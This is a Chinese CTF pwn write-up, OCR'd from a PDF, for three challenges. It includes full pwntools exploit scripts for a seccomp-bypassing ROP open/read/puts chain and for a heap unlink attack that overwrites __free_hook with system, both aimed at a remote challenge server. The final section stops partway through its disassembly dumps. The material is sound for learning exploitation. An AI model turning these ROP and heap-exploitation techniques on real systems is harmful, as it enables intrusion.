

pwn

1.ROP_LEVEL2


例行检查



用ida64打开



主要函数



似乎是有某种沙盒保护

从V爷爷博客找了工具

```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x05 0xc000003e  if (A != ARCH_X86_64) goto 0007
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x02 0xffffffff  if (A != 0xffffffff) goto 0007
 0005: 0x15 0x01 0x00 0x0000003b  if (A == execve) goto 0007
 0006: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0007: 0x06 0x00 0x00 0x00000000  return KILL
```

应该是禁用了execve系统调用

不能getshell，于是可以用orw

没有发现write函数，可以用puts代替

参考了week1 rop的wp，最后请教了c老板，才知道原来open的返回值也是有顺序的

所以可以未卜先知flag文件打开以后的fd是4，直接将其作为read的第一个参数

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *

e = ELF('./ROP')
main = 0x40090F
bss = 0x6010A0
pop_rdi = 0x400a43
pop_rsi_pop_r15 = 0x0400a41

#p = process('./ROP')
p = remote("47.103.214.163 ",  20300)
#gdb.attach(p,"b *0x4009D5")

p.recvuntil('Do you think so?\n')

payload = './flag'+p8(0)+p8(0)
payload += p64(bss+0x58)+p64(pop_rsi_pop_r15)+p64(0)+p64(0)+p64(pop_rdi)+p64(bss)+p64(e.plt['open'])
payload += p64(pop_rsi_pop_r15)+p64(bss+0x100)*2+p64(pop_rdi)+p64(4)+p64(e.plt['read'])
payload += p64(pop_rdi)+p64(bss+0x100)+p64(e.plt['puts'])

p.sendline(payload)
p.recvline()

p.sendline('a'*80+p64(bss+8)+p64(0x4009D0))


p.interactive()
```


2.Annevi_Note

例行检查


```
[*] '/home/xing/Downloads/Annevi'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


注意到Full RELRO，说明不能覆写got表

用ida64打开



几个主要函数





结合c老板的unlink教程，可以通过unlink实现任意地址读写

不能覆写got表，所以可以用hook


大概思路就是用unlink让我们申请到在list这块内存上的堆块，用edit函数修改list内容，泄露libc地址，计算偏移 再用unlink让我们申请到在free hook这块内存上的堆块 ， edit写入system函数的地址即可

由 Xnip 截图

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *
from LibcSearcher import *

#p = process('./Annevi')
p = remote("47.103.214.163 ",  20301)
#gdb.attach(p,"b *0x400C1B")

def add(content,size='144'):
        p.recvuntil(':')
        p.sendline('1')
        p.recvuntil('size?\n')
        p.sendline(size)
        p.recvuntil('content:')
        p.sendline(content)

def delete(index):
        p.recvuntil(':')
        p.sendline('2')
        p.recvuntil('index?\n')
        p.sendline(index)

def show(index):
        p.recvuntil(':')
        p.sendline('3')
        p.recvuntil('index?\n')
        p.sendline(index)

def edit(index,content):
        p.recvuntil(':')
        p.sendline('4')
        p.recvuntil('index?\n')
        p.sendline(index)
        p.recvuntil('content:')
        p.sendline(content)

list_addr = 0x602040
free_got = 0x601FA0
#-----------------------------------------leak-----------------------------------------#
add('a')
add('a')
add('a')
add('a')
add('/bin/sh\0')

edit('0',p64(0)+p64(0x91)+p64(list_addr-0x18)+p64(list_addr-0x10)+'a'*112+p64(144)+p64(0xa0))
delete('1')
edit('0','b'*0x18+p64(free_got))
show('0')
p.recv(8)

free=u64(p.recv(6).ljust(8,'\x00'))
libc = LibcSearcher("free", free)
libcbase=free-libc.dump('free')
system_addr=libcbase+libc.dump('system')
free_hook=libcbase+libc.dump('__free_hook')
puts=libcbase+libc.dump('puts')
print hex(free_hook)
#-----------------------------------------leak-----------------------------------------#

edit('2',p64(0)+p64(0x91)+p64(list_addr-0x18+0x10)+p64(list_addr)+'a'*112+p64(144)+p64(0xa0))
delete('3')
edit('2','b'*0x18+p64(free_hook))
edit('2',p64(system_addr))
delete('4')S

p.interactive()
```


3.E99p1ant_Note

例行检查



保护全开

用ida64打开



几个主要函数

Function name

- _init_proc
- free
- putchar
- puts
- __stack_chk_fail
- setbuf
- printf
- read
- __libc_start_main
- __gmon_start__
- malloc
- atoi
- exit
- __cxa_finalize
- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- readi
- read_n
- menu
- init
- add
- dele
- show
- edit
- main
- __libc_csu_init
- __libc_csu_fini

Line 25 of 44

```
1  __int64 dele()
2  {
3    int v1; // [rsp+Ch] [rbp-4h]
4
5    puts("index?");
6    v1 = readi();
7    if ( list[v1] )
8    {
9      free((void *)list[v1]);
10     list[v1] = 0LL;
11     sizelist[v1] = 0;
12     puts("done!");
13   }
14   else
15   {
16     puts("Invalid index!");
17   }
18   return 0LL;
19 }
```

00000C8D dele:1 (C8D)

Function name

- _init_proc
- free
- putchar
- puts
- __stack_chk_fail
- setbuf
- printf
- read
- __libc_start_main
- __gmon_start__
- malloc
- atoi
- exit
- __cxa_finalize
- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- readi
- read_n
- menu
- init
- add
- dele
- show
- edit
- main
- __libc_csu_init
- __libc_csu_fini

Line 24 of 44

```
1  __int64 add()
2  {
3    signed int i; // [rsp+8h] [rbp-8h]
4    signed int v2; // [rsp+Ch] [rbp-4h]
5
6    for ( i = 0; ; ++i )
7    {
8      if ( i > 19 )
9      {
10       puts("full!");
11       return 0LL;
12     }
13     if ( !list[i] )
14       break;
15   }
16   puts("size?");
17   v2 = readi();
18   if ( v2 > 256 )
19   {
20     puts("Invalid size!");
21     exit(0);
22   }
23   list[i] = malloc(v2);
24   sizelist[i] = v2;
25   printf("content:");
26   read_n(list[i], v2);
27   puts("done!");
28   return 0LL;
29 }
```

00000B89 add:1 (B89)

Functions window

Function name

- _init_proc
- free
- putchar
- puts
- __stack_chk_fail
- setbuf
- printf
- read
- __libc_start_main
- __gmon_start__
- malloc
- atoi
- exit
- __cxa_finalize
- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- readi
- read_n
- menu
- init
- add
- dele
- show
- edit
- main
- __libc_csu_init
- __libc_csu_fini

Line 26 of 44

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports

```
1  __int64 show()
2  {
3    int v1; // [rsp+Ch] [rbp-4h]
4
5    puts("index?");
6    v1 = readi();
7    if ( list[v1] )
8    {
9      printf("content:");
10     puts((const char *)list[v1]);
11   }
12   else
13   {
14     puts("Invalid index!");
15   }
16   return 0LL;
17 }
```

00000D2E show:1 (D2E)

Functions window


Function name

- _init_proc
- free
- putchar
- puts

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports

```
1  __int64 edit()
2  {
3    int v1; // [rsp+Ch] [rbp-4h]
4
5    puts("index?");
```


根据提示存在off-by-one漏洞



修改下一个堆块的最低位完全可以完成一次unlink

但是这题还开了pie保护，需要泄露libc地址和程序运行的地址

uaf可以泄露main_arena的地址



但是得找到main_arena与libc基址的偏移

因为没有泄露函数真实地址，所以不知道怎么用LibcSearcher

但是main_arena与libc基址的偏移是不变的，可以通过一次实例计算出来


vmmap查看libc基址

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x564aafdfc000     0x564aafdfe000 r-xp     2000 0      /home/x1ng/Downloads/E99
    0x564aafffd000     0x564aafffe000 r--p     1000 1000   /home/x1ng/Downloads/E99
    0x564aafffe000     0x564aafffff000 rw-p     1000 2000   /home/x1ng/Downloads/E99
    0x564ab049c000     0x564ab04bd000 rw-p    21000 0      [heap]
    0x7fe990f22000     0x7fe9910e2000 r-xp   1c0000 0      /lib/x86_64-linux-gnu/libc-2.23.so
    0x7fe9910e2000     0x7fe9912e2000 ---p   200000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
    0x7fe9912e2000     0x7fe9912e6000 r--p     4000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
    0x7fe9912e6000     0x7fe9912e8000 rw-p     2000 1c4000 /lib/x86_64-linux-gnu/libc-2.23.so
    0x7fe9912e8000     0x7fe9912ec000 rw-p     4000 0
    0x7fe9912ec000     0x7fe991312000 r-xp    26000 0      /lib/x86_64-linux-gnu/ld-2.23.so
    0x7fe9914f5000     0x7fe9914f8000 rw-p     3000 0
    0x7fe991511000     0x7fe991512000 r--p     1000 25000  /lib/x86_64-linux-gnu/ld-2.23.so
    0x7fe991512000     0x7fe991513000 rw-p     1000 26000  /lib/x86_64-linux-gnu/ld-2.23.so
    0x7fe991513000     0x7fe991514000 rw-p     1000 0
    0x7ffdcd3e9000     0x7ffdcd40a000 rw-p    21000 0      [stack]
    0x7ffdcd531000     0x7ffdcd534000 r--p     3000 0      [vvar]
    0x7ffdcd534000     0x7ffdcd536000 r-xp     2000 0      [vdso]
0xffffffffff600000 0xffffffffff601000 r-xp     1000 0      [vsyscall]
```

计算得到libc基址

还需计算system、free_hook的地址

通过在线网站可以查找到这题与上一题Annevi_Note使用的libc相同



可以修改一下Annevi_Note的exp，让其输出free_hook与libc基址的偏移

```
free=u64(p.recv(6).ljust(8,'\x00'))
libc = LibcSearcher("free", free)
libcbase=free-libc.dump('free')
system_addr=libcbase+libc.dump('system')
free_hook=libcbase+libc.dump('__free_hook')
puts=libcbase+libc.dump('puts')
print hex(free_hook - libcbase)
```

得到偏移

```
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be choosed.
0x3c67a8
```

但是想了很久也想不出来怎么泄露程序运行基址

但是联想到上周同样的开启pie的**形而上的坏死**后面卡在没有注意到无符号整型与有符号整型转换的漏洞，所以特意看了一下，发现这题从在同样的漏洞，而且

bss段：

由 Xnip 截图

```
.got:0000000000201FF8 _got            ends
.got:0000000000201FF8
.data:0000000000202000 ; ===========================================================================
.data:0000000000202000
.data:0000000000202000 ; Segment type: Pure data
.data:0000000000202000 ; Segment permissions: Read/Write
.data:0000000000202000 ; Segment alignment 'qword' can not be represented in assembly
.data:0000000000202000 _data          segment para public 'DATA' use64
.data:0000000000202000                assume cs:_data
.data:0000000000202000                ;org 202000h
.data:0000000000202000                public __data_start ; weak
.data:0000000000202000 __data_start   db    0                 ; Alternative name is '__data_start'
.data:0000000000202000                                        ; data_start
.data:0000000000202001                db    0
.data:0000000000202002                db    0
.data:0000000000202003                db    0
.data:0000000000202004                db    0
.data:0000000000202005                db    0
.data:0000000000202006                db    0
.data:0000000000202007                db    0
.data:0000000000202008                public __dso_handle
.data:0000000000202008 __dso_handle   dq offset __dso_handle  ; DATA XREF: __do_global_dtors_aux+1
.data:0000000000202008                                        ; .data:__dso_handle↓o
.data:0000000000202008 _data          ends
.data:0000000000202008
LOAD:0000000000202010 ; ===========================================================================
LOAD:0000000000202010
LOAD:0000000000202010 ; Segment type: Pure data
LOAD:0000000000202010 ; Segment permissions: Read/Write
LOAD:0000000000202010 LOAD            segment byte public 'DATA' use64
LOAD:0000000000202010                 assume cs:LOAD
LOAD:0000000000202010                 ;org 202010h
LOAD:0000000000202010                 public __bss_start
LOAD:0000000000202010 __bss_start     db    ? ;               ; DATA XREF: LOAD:00000000000004A8↑o
LOAD:0000000000202010                                         ; LOAD:00000000000004D8↑o ...
LOAD:0000000000202010                                         ; Alternative name is '_edata'
